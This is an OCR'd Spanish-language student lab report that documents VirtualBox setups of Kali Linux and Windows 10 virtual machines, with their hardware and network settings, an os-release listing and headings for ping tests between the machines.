ESP
12:18 a. m.
15/02/2024



Oracle VM VirtualBox Administrador
Archivo Máquina Ayuda
Herramientas
Nuevo grupo 2
kali-linux-2023.2-virtualbox-amd64 clonar
Corriendo
GNS3 VM
Apagada
Pfsense2_63
Apagada
Windows 10 64Bits Smith Ramirez clonar1
Apagada
CyberOps Workstation
Apagada
ASS-Oculus 2
Apagada
Metasploitable3-ub1404
Guardada
metasploitable3-workspace_win2k8_1696923
Apagada
F4-LAB
Apagada
kali-linux-2023.2-virtualbox-amd64 clonar - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Placa base
Procesador
Aceleración
Procesadores:
1 CPU
4 CPUs
Límite de ejecución:
100%
1%
100%
Características extendidas:
Habilitar PAE/NX
Habilitar VT-x/AMD-V anidado
Aceptar
Cancelar
Ayuda
Nueva Añadir Configuración Descartar Mostrar
General
Previsualización
KALI
Descripción
Kali Rolling (2023.2) x64
2023-05-23
Username: kali
Password: kali
(US keyboard layout)
20°C
ESP
12:26 a. m.
15/02/2024





Instalación de máquina virtual Windows 7 y su configuración:

Configuración Máquina Virtual Windows 10 Pro 64:

En las imágenes se puede observar que se le asignaron 2 procesadores, 2024 MB en memoria Ram, 20 GB de almacenamiento y conexión inalámbrica por wifi y cableada ethernet a la máquina de Windows 10.


Oracle VM VirtualBox Administrador
Archivo Máquina Ayuda
Herramientas
Nueva Añadir Configuración Descartar Iniciar
Nuevo grupo 2
kali-linux-2023.2-virtualbox-amd64 clonar
Corriendo
Windows 10 64Bits Smith Ramirez clonar1
Apagada
General
Nombre: Windows 10 64Bits Smith Ramirez clonar1
Sistema operativo: Windows 10 (64-bit)
Sistema
Memoria base: 2048 MB
Procesadores: 2
Orden de arranque: Disco duro
Aceleración: Paginación anidada, Paravirtualización Hyper-V
Previsualización
Windows 10 64Bits Smith Ramirez clonar1
Pantalla
Memoria de vídeo: 128 MB
Controlador gráfico: VBoxSVGA
Servidor de escritorio remoto: Inhabilitado
Grabación: Inhabilitado
Almacenamiento
Controlador: SATA
Puerto SATA 0: Windows 10 64Bits Smith Ramirez clonar1.vdi (Normal, 41,28 GB)
Puerto SATA 1: [Unidad óptica] Vacío
Audio
Controlador de anfitrión: Predeterminado
Controlador: Audio Intel HD
Red
Adaptador 1: Intel PRO/1000 MT Desktop (Adaptador puente, «Qualcomm Atheros AR8152 PCI-E Fast Ethernet Controller (NDIS 6.30)»)
USB
Controlador USB: OHCI
Filtros de dispositivos: 0 (0 activo)
Carpetas compartidas
Ninguno
Descripción
Ninguno
20°C
ESP
12:22 a. m.
15/02/2024


Oracle VM VirtualBox Administrador
Archivo Máquina Ayuda
Herramientas
Nueva Añadir Configuración Descartar Iniciar
Nuevo grupo 2
kali-linux-2023.2-virtualbox-amd64 clonar
Corriendo
GNS3 VM
Apagada
Pfsense2_63
Apagada
Windows 10 64Bits Smith Ramirez clonar1
Apagada
CyberOps Workstation
Apagada
ASS-Oculus 2
Apagada
Metasploitable3-ub1404
Guardada
metasploitable3-workspace_win2k8_1696923
Apagada
F4-LAB
Apagada
Windows 10 64Bits Smith Ramirez clonar1 - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Sistema
Placa base
Procesador
Aceleración
Procesadores:
1 CPU
4 CPUs
Límite de ejecución:
1%
100%
Características extendidas:
Habilitar PAE/NX
Habilitar VT-x/AMD-V anidado
Aceptar
Cancelar
Ayuda
Previsualización
Windows 10 64Bits Smith Ramirez clonar1
Ninguno
Descripción
Ninguno
20°C
ESP
12:36 a. m.
15/02/2024




Paso C:


Comunicación entre cada una de las máquinas Windows y Kali Linux

Configuración IP y prueba ping de Kali Linux a internet


```
┌──(kali㉿kali)-[~]
└─$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2023.2"
VERSION="2023.2"
VERSION_CODENAME=kali-rolling
ID=kali
ID_LIKE=debian
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
ANSI_COLOR="1;31"
```




Prueba ping de Kali Linux a Windows 7



Configuración IP y prueba ping de Windows 7 a internet




Prueba ping de Windows 7 a Kali Linux



Paso D:


Karacteristicas Kali Linux


Maquina virtual con sistema operativo Kali Linux, con 2 procesadores, 2024 MB de RAM, 20 GB de disco de almacenamiento, conexión Ethernet y WIFI.



Características Windows 10 Pro 64 GB


Maquina virtual Windows 10 pro de 64 Bits con 2 procesadores, 2024 MB de RAM, 20 GB de disco de almacenamiento, conexión Ethernet y wifi.

